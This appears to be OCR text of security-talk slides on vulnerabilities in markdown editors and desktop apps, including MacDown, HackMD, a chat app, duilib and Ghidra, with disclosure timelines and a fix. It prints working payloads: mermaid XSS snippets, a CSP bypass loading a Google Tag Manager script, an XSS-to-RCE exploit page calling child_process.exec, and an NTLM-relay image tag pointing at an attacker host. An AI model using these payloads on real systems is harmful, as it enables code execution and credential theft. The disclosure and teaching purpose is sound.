
Case study: MacDown local file read

- 7875 stars / 961 forks



Responsible disclosure

- 08/25/2016 reported to the author via email
- 09/05/2016 author planed to remove network capabilities
- 09/06/2016 insisted on a proper fix
- Still affected now



From: Tzu-ping Chung
Date: 2016-09-05 18:53
To: salt[redacted]
Subject: Re: [Vulnerbility]MacDown may leak user's sensitive data(Internet mail)

Hi, sorry for the late reply.

I am reluctant to disable JavaScript completely since it is essential to modern HTML, and is a useful tool for users to add extra functionalities without needing to recompile MacDown. I don't think regular XXS attach is a problem per se, because the users should be responsible for their own behaviour if they do choose to open a file from unknown sources, much like they should be aware of the danger to open a suspicious webpage.

I do, hoever, think we can do better to help users on this issue. One thing I can do is to remove certain network capabilities from the WebView. The "attackers" may be able to read files on the disk, but they won't be able to do anything as long as the content stays on the user's computer, without being uploaded automatically. Do you think there are other things we can remove from the JavaScript engine to limit things an attacker can do, but without restricting normal Markdown (and HTML) usage of users?

Things are getting harder

- little XSS in markdown editors nowadays
- Content Security Policy (CSP)
- Sandbox
  - isolated context
  - no node modules (nodeintegration=false)

- Harder to find, harder to exploit

Let's look at libraries used by markdown editors

mermaid

- charts / diagram
- 1193 used / 24207 stars / 1462 forks
- latest version









https://mermaidjs.github.io/


mermaid xss * 3

```
graph TD
B --> C{<iframe src=javascript:alert`1`>}
```

```
graph LR;
A-->B;
click B callback "<iframe src=javascript:alert`1`>"
```

```
graph LR;
xss-->B;
click xss alert "callback"
click B "javascript:alert`1`" "link"
```

mermaid demo site




Katex / Mathjax

- math typesetting
- Katex before v0.10.0-rc (6408 used / 10705 star / 738 fork)
- MathJax before v3 beta.3(1216 used/ 6895 star / 982 fork)
- reported by other guys :(



flowchart.js

- flow chart diagrams
- 448 used / 6000 stars / 897 forks
- latest version




Sum it up

- mermaid (latest)
- MathJax (before v3 beta.3)
- Katex (before v0.10.0-rc)
- FlowChart.js (latest)

- Affect more apps than we find!

Case study: HackMD (using mermaid)

- 160,000+ active users



HackMD CSP

script-src 'self' vimeo.com https://gist.github.com www.slideshare.net 'unsafe-eval' https://assets.hackmd.io https://www.google.com https://apis.google.com https://docs.google.com https://www.dropbox.com https://*.disqus.com https://*.disquscdn.com https://www.google-analytics.com https://stats.g.doubleclick.net https://secure.quantserve.com https://rules.quantcount.com https://pixel.quantserve.com https://js.driftt.com https://embed.small.chat https://static.small.chat https://www.googletagmanager.com https://cdn.ravenjs.com https://browser.sentry-cdn.com 'nonce-cdbbafd5-903e-443c-bb33-c25b0cc73e21' 'sha256-EtvSSxRwce5cLeFBZbvZvDrTiRoyoXbWWwvEVciM5Ag=' 'sha256-NZb7w9GYJNUrMEidK01d3/DEtYztrtnXC/dQw7agdY4=' 'sha256-L0TsyAQLAc0koby5DCbFAwFfRs9ZxesA+4xg0QDSrdI=';

https://csp-evaluator.withgoogle.com/

Bypass CSP using Google Tag Manager


- CSP bypass found by @k1tten





https://github.com/k1tten/writeups/blob/master/bugbounty_writeup/HackMD_XSS_%26_Bypass_CSP.md

HackMD XSS


HackMD - Markdown 協作筆記
hackmd.io/kS_FiXWcQAWDeXdyANqBtQ
HackMD
New!
Name y
hackmd.io 显示
@md5_salt
确定
```mermaid
graph TD
B --> C{<script src=https://www.google-analytics.com/gtm/js?id=GTM-TQ6RV7G ></script>}
```

HackMD desktop app

- renderer.js in privileged context
- webview tag renders page in sandbox
  - no nodeintergration

```
<script>window.$ = window.jQuery = require('jquery');</script>
<script src="vendor/js/bootstrap.min.js"></script>
<script src="renderer.js"></script>
▶<webview src="https://hackmd.io/" id="main-window" disablewebsecurity autosize="on" allowpopups
allowfileaccessfromfiles tabindex="-1" guestinstance="1">…</webview>
</body>
```

- How to turn XSS to RCE in desktop app?

renderer.js

- render html from sandbox in a privileged context

```
webview.addEventListener('dom-ready', function () {
// set webview title
document.querySelector('#navbar-
container .title').innerHTML = webview.getTitle()
document.querySelector('title').innerHTML =
webview.getTitle()
})
```

Redirect to exploit page using XSS

- location=http://xxxx/exploit.html
  - Trigger dom-ready

```
<head>
  <title>
  <img src=1
onerror="process.mainModule.require('child_process').exec
('open /Applications/Calculator.app')">
  </title>
</head>
```

Responsible disclosure

- 07/08/2019 reported to HackMD
- 07/11/2019 fixed

```
    webview.addEventListener('dom-ready', function () {
      // set webview title
-     document.querySelector('#navbar-container .title').innerHTML = webview.getTitle()
-     document.querySelector('title').innerHTML = webview.getTitle()
+     document.querySelector('#navbar-container .title').innerText = webview.getTitle()
+     document.querySelector('title').innerText = webview.getTitle()
```


HTML injection in apps

- no JavaScript execution
- phishing? advertising?



Privileged APIs


- node modules
- custom API
  - JSBridge with wrapper
  - usually have public docs



Case study: a popular chat app

- Billions of users
- Embeded browser with custom APIs
  - Custom APIs without domain restriction
  - Well documented for developers
- Open URLs in embedded browser
  - Send a special type of message (FeedCard Message)
  - In-app URI scheme





Custom APIs

- app.downloadFile
  - user choose a location to save the file
- app.openLocalFile
  - open the file directly without confirmation (macOS)

We need +x

- ELF can not execute without x
- Bash / Python … are opened by text editors

- .jar works!



Attack scenario

You have Java

You click a FeedCard message from a hacker

A dialog asks you to save a file

Saving a file usually harmless, so you clicked save

You are hacked


Responsible disclosure

- reported on 01/23/2019
- fixed in the latest version

- Open the folder instead of the file

Protocol handler

- http
  - render page in an untrusted context
  - browser 1day
- JavaScript
  - send request in file domain
  - steal local files
- file / SMB
  - launch program
  - NTLM Relay



Case study: duilib

- 3099 stars / 1434 forks
- Widely used by Chinese desktop apps on Windows
- html-like tags (showhtml=true)
  - <a x>text for hyperlink
  - <i x y z> for image
  - <c #xxxxxx>text</c> for color

https://github.com/duilib/duilib

a chat app

- showhtml=true
- render tags in the chat group name or personal status



NTLM Relay attack using <i> tag

- <i \\attacker 1 1>
- send windows credentials automatically
  - once the tag is rendered on the victim's machine
  - usually without user interaction

- offline brute force
- relay the credentials to other services
  - relay to Exchange (steal emails)
  - relay to another machine that have the same password
  - ...


Case study: Ghidra

- based on JAVA
- using XML to describe a project



Ghidra XXE

- found by @sghctoma



XXE is not enough

